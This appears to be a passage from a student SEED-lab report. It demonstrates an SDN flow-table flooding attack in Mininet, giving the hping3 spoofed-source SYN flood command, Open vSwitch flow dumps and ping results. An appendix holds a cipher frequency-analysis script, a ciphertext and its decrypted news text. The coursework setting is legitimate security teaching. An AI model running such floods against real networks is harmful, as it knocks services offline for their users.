cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=30.194.202.26,nw_dst=1
0.0.0.2, tp_src=3988, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.973s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=239.66.5.16,nw_dst=10
0.0.0.2, tp_src=3989, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=26.123.71.204,nw_dst=1
0.0.0.2, tp_src=3990, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=210.154.79.197,nw_dst=
10.0.0.2, tp_src=3991, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=188.0.200.67,nw_dst=10
.0.0.2, tp_src=3992, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=78.154.156.0,nw_dst=10
.0.0.2, tp_src=3993, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=1.176.10.165,nw_dst=10
.0.0.2, tp_src=3994, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=18.68.103.216,nw_dst=1
0.0.0.2, tp_src=3995, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=4.922s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=172.26.252.2,nw_dst=10
A A ? tp_src=3996 tp_dst=0 actions=output:"s1-eth2"
```

Fig. 93: Flow Entries in S1


- Figure 94 shows the continued flow entries in S1.



```
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=194.72.113.96,nw_dst=
10.0.0.2, tp_src=6001, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=131.47.226.193,nw_dst=
10.0.0.2, tp_src=6002, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=26.62.194.72,nw_dst=10
.0.0.2, tp_src=6003, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=184.184.51.247,nw_dst=
10.0.0.2, tp_src=6006, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=142.141.240.228,nw_dst=
10.0.0.2, tp_src=6007, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=184.205.80.181,nw_dst=
10.0.0.2, tp_src=6008, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.072s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=99.127.232.113,nw_dst=
10.0.0.2, tp_src=6009, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=10.236.184.165,nw_dst=
10.0.0.2, tp_src=6010, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=194.197.65.212,nw_dst=
10.0.0.2, tp_src=6011, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=134.18.38.149,nw_dst=
10.0.0.2, tp_src=6012, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=193.16.72.248,nw_dst=1
0.0.0.2, tp_src=6013, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=220.44.227.53,nw_dst=1
0.0.0.2, tp_src=6014, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=49.28.108.49,nw_dst=
10.0.0.2, tp_src=6015, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=80.175.60.117,nw_dst=1
0.0.0.2, tp_src=6016, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.023s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=51.176.153.44,nw_dst=1
0.0.0.2, tp_src=5933, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=13446.467s, table=0, n_packets=120637, n_bytes=6514410, priority=0 actions=CONTROLLER:65535
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3#
```

Fig. 94: Continued flow entries in S1

- c. Figure 95 shows the destination host unreachable messages.




```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal root@VM: /home/seed/Documents/CM...
Mar 21 19:33
Terminal
root@VM: /home/seed/Documents/CM...
15 packets transmitted, 15 received, 0% packet loss, time 14339ms
rtt min/avg/max/mdev = 0.050/0.538/6.916/1.705 ms
mininet> h1 hping3 h2 -c 10000 -S --rand-source -V
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.2 hping statistic ---
164574 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
From 10.0.0.1 icmp_seq=1 Destination Host Unreachable
From 10.0.0.1 icmp_seq=2 Destination Host Unreachable
From 10.0.0.1 icmp_seq=3 Destination Host Unreachable
From 10.0.0.1 icmp_seq=4 Destination Host Unreachable
From 10.0.0.1 icmp_seq=5 Destination Host Unreachable
From 10.0.0.1 icmp_seq=6 Destination Host Unreachable
From 10.0.0.1 icmp_seq=7 Destination Host Unreachable
From 10.0.0.1 icmp_seq=8 Destination Host Unreachable
From 10.0.0.1 icmp_seq=9 Destination Host Unreachable
From 10.0.0.1 icmp_seq=10 Destination Host Unreachable
From 10.0.0.1 icmp_seq=11 Destination Host Unreachable
From 10.0.0.1 icmp_seq=12 Destination Host Unreachable
From 10.0.0.1 icmp_seq=13 Destination Host Unreachable
From 10.0.0.1 icmp_seq=14 Destination Host Unreachable
From 10.0.0.1 icmp_seq=15 Destination Host Unreachable
^C
--- 10.0.0.2 ping statistics ---
18 packets transmitted, 0 received, +15 errors, 100% packet loss, time 17404ms
pipe 4
mininet>

```

Fig. 95: Destination Host Unreachable messages

- d. Figure 96 shows the packets sent properly.



```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal root@VM: /home/seed/Documents/CM...
Mar 21 19:37
Terminal
root@VM: /home/seed/Documents/CM...
From 10.0.0.1 icmp_seq=8 Destination Host Unreachable
From 10.0.0.1 icmp_seq=9 Destination Host Unreachable
From 10.0.0.1 icmp_seq=10 Destination Host Unreachable
From 10.0.0.1 icmp_seq=11 Destination Host Unreachable
From 10.0.0.1 icmp_seq=12 Destination Host Unreachable
From 10.0.0.1 icmp_seq=13 Destination Host Unreachable
From 10.0.0.1 icmp_seq=14 Destination Host Unreachable
From 10.0.0.1 icmp_seq=15 Destination Host Unreachable
^C
--- 10.0.0.2 ping statistics ---
18 packets transmitted, 0 received, +15 errors, 100% packet loss, time 17404ms
pipe 4
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=4.42 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.07 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.164 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.161 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.163 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=0.058 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.253 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.044 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=0.163 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=0.099 ms
64 bytes from 10.0.0.2: icmp_seq=11 ttl=64 time=0.080 ms
64 bytes from 10.0.0.2: icmp_seq=12 ttl=64 time=0.159 ms
64 bytes from 10.0.0.2: icmp_seq=13 ttl=64 time=0.068 ms
^C
--- 10.0.0.2 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12165ms
rtt min/avg/max/mdev = 0.044/0.530/4.421/1.151 ms
mininet>

```

Fig. 96: Packets sent properly

- e. Figure 97 shows the flow table rules of S1.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
Activities Terminal Terminal Terminal Terminal
File Machine View Input Devices Help
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3 Mar 21 19:40
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3
cookie=0x0, duration=0.060s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=72.26.33.173,nw_dst=10
.0.0.2, tp_src=2293, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.028s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=204.208.5.123,nw_dst=1
.0.0.2, tp_src=2294, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.022s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=223.236.252.170,nw_dst
=10.0.0.2, tp_src=2295, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.022s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=113.61.39.246,nw_dst=1
.0.0.2, tp_src=2296, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.022s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=143.223.169.227,nw_dst
=10.0.0.2, tp_src=2297, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.022s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=148.172.148.133,nw_dst
=10.0.0.2, tp_src=2298, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.022s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=104.33.155.0,nw_dst=10
.0.0.2, tp_src=2299, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.022s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=221.175.221.198,nw_dst
=10.0.0.2, tp_src=2300, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=0.008s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=13.13.246.130,nw_dst=1
0.0.0.2, tp_src=2301, tp_dst=0 actions=output:"s1-eth2"
cookie=0x0, duration=13991.017s, table=0, n_packets=2007041, n_bytes=108350650, priority=0 actions=CONTROLLER:65535
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3# ovs-ofctl dump-flows s1 -O OpenFlow13
cookie=0x0, duration=14174.829s, table=0, n_packets=2068908, n_bytes=111687020, priority=0 actions=CONTROLLER:65535
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3# ovs-ofctl dump-flows s1 -O OpenFlow13
cookie=0x0, duration=9.700s, table=0, n_packets=6, n_bytes=588, idle_timeout=5, priority=1,icmp,in_port="s1-eth1",nw_src=10.0.0.1,nw_dst=10
.0.0.2 actions=output:"s1-eth2"
cookie=0x0, duration=9.698s, table=0, n_packets=6, n_bytes=588, idle_timeout=5, priority=1,icmp,in_port="s1-eth2",nw_src=10.0.0.2,nw_dst=10
.0.0.1 actions=output:"s1-eth1"
cookie=0x0, duration=4.480s, table=0, n_packets=1, n_bytes=42, idle_timeout=5, priority=1,arp,in_port="s1-eth1",dl_src=56:47:f5:59:73:99,dl_
dst=5e:3e:44:d1:61:d6 actions=output:"s1-eth2"
cookie=0x0, duration=4.476s, table=0, n_packets=1, n_bytes=42, idle_timeout=5, priority=1,arp,in_port="s1-eth2",dl_src=5e:3e:44:d1:61:d6,dl_
dst=56:47:f5:59:73:99 actions=output:"s1-eth1"
cookie=0x0, duration=14213.955s, table=0, n_packets=2068912, n_bytes=111687300, priority=0 actions=CONTROLLER:65535
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane/lab3#

```

Fig. 97: Flow table rules of S1

Observation/Conclusion:

When the flow table of OVS switches is full, any additional flow-rule installation will be failed due to insufficient space in the flow table. A switch that cannot install a flow-entry will send an OFPT_ERROR message to the controller along with OFPFMFC_TABLE_FULL. The switch then drops the packet since it is unable to receive instructions to install a flow-entry due to the resource exhaustion. This is a DoS attack in the data plane of SDN.

APPENDIX

freq.py:

```
#!/usr/bin/env python3
```

```
from collections import Counter
import re
```

```
TOP_K = 20
```

```
N_GRAM = 3
```

```
# Generate all the n-grams for value n
```

```
def ngrams(n, text):
```

```
    for i in range(len(text) - n + 1):
```

```
        # Ignore n-grams containing white space
```

```
        if not re.search(r'\s', text[i:i+n]):
```

```
            yield text[i:i+n]
```

```
# Read the data from the ciphertext
```

```
with open('ciphertext.txt') as f:
```

```
    text = f.read()
```

```
# Count, sort, and print out the n-grams
```

```
for N in range(N_GRAM):
```

```
    print("-----")
```

```
    print("{}-gram (top {}):".format(N+1, TOP_K))
```

```
    counts = Counter(ngrams(N+1, text))      # Count
```

```
    sorted_counts = counts.most_common(TOP_K) # Sort
```

```
    for ngram, count in sorted_counts:
```

```
        print("{}: {}".format(ngram, count)) # Print
```

cipher.txt

ytn xqavhq yzhu xu qzupvd ltmat qnncq vgxzy hmrtv bynh ytmq ixur qyhvurn
vlvhpq yhme ytn gvrrnh bnniq imsn v uxuvrnuvhmvu yxx

ytn vlvhpq hvan lvq gxxsnupnp gd ytn pncmqn xb tvhfnd lnmucqynmu vy myq xzyqny
vup ytn veevhnu mceixqmxu xb tmq bmic axcevud vy ytn nup vup my lvq qtvenp gd
ytn ncncnruan xb cnyxx ymcnq ze givasrxlu eximymaq vhcaupd vaymfmqc vup
v uvymxuvi axufnhqvymxu vq ghmnb vup cvp vq v bnfhn phnvc vgxzy ltnytnh ytnhn
xzrty yx gn v ehnqmpnuy lmubhnd ytn qnvqxu pmpuy ozqy qnnc nkyhv ixur my lvq
nkyhv ixur gnazvqn ytn xqavhq lnhn cxfnpx yx ytn bmhqqy lnnsup mu cvhat yx
vfxmp axubimaymur lmyt ytn aixqmur anhncxud xb ytn lmuynh xidcemaq ytvusq
ednxuratvur

xun gmr jznqymxu qzhhxzupmur ytmq dnvhq vavpncc vlvhpq mq txl xh mb ytn

anhncxud lmii vpphnqq cnyxx nqenamviid vbynh ytn rxipnu rixgnq ltmat gnavcn
v ozgmivuy axcmurxzy evhyd bxh ymcnq ze ytn cxfncnuy qenvhtnvpnp gd
exlnhbzi txiidlxxp lxcnu ltx tnieng hvmqn cmiimxuq xb pxiivhq yx bmrt ynkzvi
tvhvqncnuy vhxzup ytn axzuyhd

qmruvimur ytnmh qzeexhy rxipnu rixgnq vyynupnnq qlvytvp ytn cqnifnq mu givas
qexhypn iveni emuq vup qxzupnp xbb vgxzy qnkmcqy exlnh mcgvivuanq bhxc ytn hnp
avheny vup ytn qyvrn xu ytn vmh n lvq aviinp xzy vgxzy evd munjzmyd vbynh
myq bxhcny vuatxh avyy qvpinh jzmy xuan qtn invhunp ytvy qtn lvq cvsmur bvh
inqq ytvu v cvin axtxqy vup pzhmur ytn anhncxud uvyvimm exhycvu yxxs v gizuy
vup qvymqbdmur pmr vy ytn viicvin hxqynh xb uxcmuvynp pmhnayxhq txl axzip
ytvy gn yxeenp

vq my yzhuq xzy vy invqy mu ynhcq xb ytn xqavhq my ehxgvgid lxuy gn

lxcnu mufxifnp mu ymcnq ze qvmp ytvy viytxzrt ytn rixgnq qmrumbmnp ytn
mumymvymfnq ivzua tnd unfnh muynupnp my yx gn ozqy vu vlvhpq qnvqxu
avcevmru xh xun ytvy gnavcn vqqxamvynp xuid lmyt hnpavheny vaymxuq muqynvp
v qexsnqlxvcu qvmp ytn rhxze mq lxhsmur gntmup aixqnp pxxhq vup tvq qmu an
vcvqqnp cmiimxu bxh myq inrvi pnbnuqn bzup ltmat vbynh ytn rixgnq lvq
bixxpn np lmyt ytxzqvupq xb pxuvymxuq xb xh inqq bhxc enxein mu qxcn
axzuyhmnp

ux avii yx lnvh givas rxluq lnuy xzy mu vpfvuan xb ytn xqavhq ytxzrt ytn
cxfncnuy lmii vicxqy anhyvmuid gn hnbnhnuanp gnbxhn vup pzhmur ytn anhncxud
nqenamviid qmu anfxavi cnyxx qzeexhynh imsn vqtind ozpp ivzhv pnhu vup
umaxin smpcvu vhn qatnpzinp ehnqnuynh

vuxytnh bnvyzhn xb ytmq qnvqxu ux xun hnviid suxlq ltx mq rxmlur yx lmu gnqy
emayzhn vhrzvgid ytmq tveenuq v ixy xb ytn ymcn muvhrzvgid ytn uvmigmynh
uvhhvymfn xuid qnhfnq ytn vlvhpq tden cvatmun gzy xbynu ytn enxein bxhnavqymur
ytn hvan qxaviinp xqavhxixrmqyq avu cvsn xuid npzavynp rznqqnq

ytn lvd ytn vavpncd yvgzivynq ytn gmr lmuunh pnxnqy trne mu nfnhd xytnh
avynrxhd ytn uxcmunn lmyt ytn cxqy fxynq lmuq gzy mu ytn gnqy emayzhn
avynrxhd fxynq vhn vqsnp yx imqy ytnmh yxe cxfmnq mu ehnbnhnuymvi xhphn mb v
cxfmn rnyq cxhn ytvu enhanuy xb ytn bmhqyeivan fxynq my lmuq ltnu ux
cxfmn cvuvrnq ytvy ytn xun lmyt ytn bnlqy bmhqyeivan fxynq mq nimcmuvynp vup
myq fxynq vhn hnpmqyhmgzynp yx ytn cxfmnq ytvy rvhunhnp ytn nimcmuvynp gviixyq
qnaxupeivan fxynq vup ytmq axuymuznq zuymi v lmuunh ncncrnq

my mq vii ynhhmgid axubzqmur gzy veevhnuuyid ytn axuqnuqzq bvxhmy axcnq xzy
vtnp mu ytn nup ytmq cnvuq ytvy nupxbqnvqxu vlvhpq atvyyh mufvhmvgid
mufxifnp yxhyzhnp qenazivymxu vgxzy ltmat bmic lxzip cxqy imsnid gn fxynq
qnaxup xh ytmhp bvxhmy vup ytn njzviid yxhyzhnp axuaizqmxuq vgxzy ltmat
bmic cmrt ynkzvi ehnfvmi

mu my lvq v yxqqze gnylnnu gxdtxxp vup ytn nfnuyzvi lmuunh gmhpcvu
mu lmyt ixyq xb nkenhyq gnyymur xu ytn hnfnavuy xh ytn gmr qtxhy ytn
ehmwn lnuy yx qexyimrty ivqy dnvh unvhid vii ytn bxhnavqynhq pnaivhnp iv
iv ivup ytn ehnqzceymfn lmuunh vup bxh ylx vup v tvib cmuzynq ytnd lnhn
axhhnay gnbxhn vu nufnixen quvbz lvq hnfnavinp vup ytn hmrtbyzzi lmuunh
cxxuimrty lvq ahxlunp

ytmq dnvh vlvhpq lvyatnhq vhn zunjzviid pmfmpnp gnylnnu ythnn gmiigxvhpq
xzyqmpn nggmur cmqqxzham ytn bvxhmyn vup ytn qtven xb lvynh ltmat mq
ytn gyrrnhq ehnpmaymxu lmyt v bnl bxhnavqymur v tvmi cvhd lmu bxh rny xzy

gzy vii xb ytxqn bmicq tvfn tmqyxhmovi xqavhxymur evyynhuq vrvmuqy ytnc ytn
qtven xb lvynh tvq uxcmuvymxuq cxhn ytvu vud xytnh bmic vup lvq viqx
uvcnp ytn dnvhq gnqy gd ytn ehxpzanhq vup pmhnayxhq rzmpq dny my lvq uxy
uxcmuvynp bxh v qahnnu vayxhq rzmp vlvhp bxh gnqy nuqncgin vup ux bmic tvq
lxu gnqy emayzhn lmytxzy ehnfmxzqid ivupmur vy invqy ytn vayxhq uxcmuvymxu
qmuan ghvfntnvhy mu ytmq dnvh ytn gnqy nuqncgin qvr nupnp ze rxmur yx
ythnn gmiigxvhpq ltmat mq qmrumbmavuy gnazqn vayxhq cvsn ze ytn vavpnqdq
ivhrnqy ghvuat ytv ymic ltmin pmfmqmfn viqx lxu ytn gnqy phvcv rxipnu rixgn
vup ytn gvbyv gzy myq bmiccvsnh cvhymu capxuvrt lvq uxy uxcmuvynp bxh gnqy
pmhnayxh vup vevhy bhxc vhrx cxfmnq ytv ivup gnqy emayzhn lmytxzy viqx
nvhumur gnqy pmhnayxh uxcmuvymxuq vhn bnl vup bvh gnylnnu

result_plain.txt

THE OSCARS TURN ON SUNDAY WHICH SEEMS ABOUT RIGHT AFTER THIS LONG STRANGE AWARDS TRIP THE BAGGER FEELS LIKE A NONAGENARIAN TOO

THE AWARDS RACE WAS BOOKENDED BY THE DEMISE OF HARVEY WEINSTEIN AT ITS OUTSET

AND THE APPARENT IMPLOSION OF HIS FILM COMPANY AT THE END AND IT WAS SHAPED BY THE EMERGENCE OF METOO TIMES UP BLACKGOWN POLITICS ARMCANDY ACTIVISM AND A NATIONAL CONVERSATION AS BRIEF AND MAD AS A FEVER DREAM ABOUT WHETHER THERE

OUGHT TO BE A PRESIDENT WINFREY THE SEASON DIDNT JUST SEEM EXTRA LONG IT WAS EXTRA LONG BECAUSE THE OSCARS WERE MOVED TO THE FIRST WEEKEND IN MARCH TO AVOID CONFLICTING WITH THE CLOSING CEREMONY OF THE WINTER OLYMPICS THANKS PYEONGCHANG

ONE BIG QUESTION SURROUNDING THIS YEARS ACADEMY AWARDS IS HOW OR IF THE CEREMONY WILL ADDRESS METOO ESPECIALLY AFTER THE GOLDEN GLOBES WHICH BECAME

A JUBILANT COMINGOUT PARTY FOR TIMES UP THE MOVEMENT SPEARHEADED BY POWERFUL HOLLYWOOD WOMEN WHO HELPED RAISE MILLIONS OF DOLLARS TO FIGHT SEXUAL

HARASSMENT AROUND THE COUNTRY

SIGNALING THEIR SUPPORT GOLDEN GLOBES ATTENDEES SWATHED THEMSELVES IN BLACK SPORDED LAPEL PINS AND SOUNDED OFF ABOUT SEXIST POWER IMBALANCES FROM THE RED

CARPET AND THE STAGE ON THE AIR E WAS CALLED OUT ABOUT PAY INEQUITY AFTER ITS FORMER ANCHOR CATT SADLER QUIT ONCE SHE LEARNED THAT SHE WAS MAKING FAR LESS THAN A MALE COHOST AND DURING THE CEREMONY NATALIE PORTMAN TOOK A BLUNT

AND SATISFYING DIG AT THE ALLMALE ROSTER OF NOMINATED DIRECTORS HOW COULD THAT BE TOPPED

AS IT TURNS OUT AT LEAST IN TERMS OF THE OSCARS IT PROBABLY WONT BE

WOMEN INVOLVED IN TIMES UP SAID THAT ALTHOUGH THE GLOBES SIGNIFIED THE INITIATIVES LAUNCH THEY NEVER INTENDED IT TO BE JUST AN AWARDS SEASON CAMPAIGN OR ONE THAT BECAME ASSOCIATED ONLY WITH REDCARPET ACTIONS INSTEAD A SPOKESWOMAN SAID THE GROUP IS WORKING BEHIND CLOSED DOORS AND HAS SINCE AMASSED MILLION FOR ITS LEGAL DEFENSE FUND WHICH AFTER THE GLOBES WAS FLOODED WITH THOUSANDS OF DONATIONS OF OR LESS FROM PEOPLE IN SOME COUNTRIES

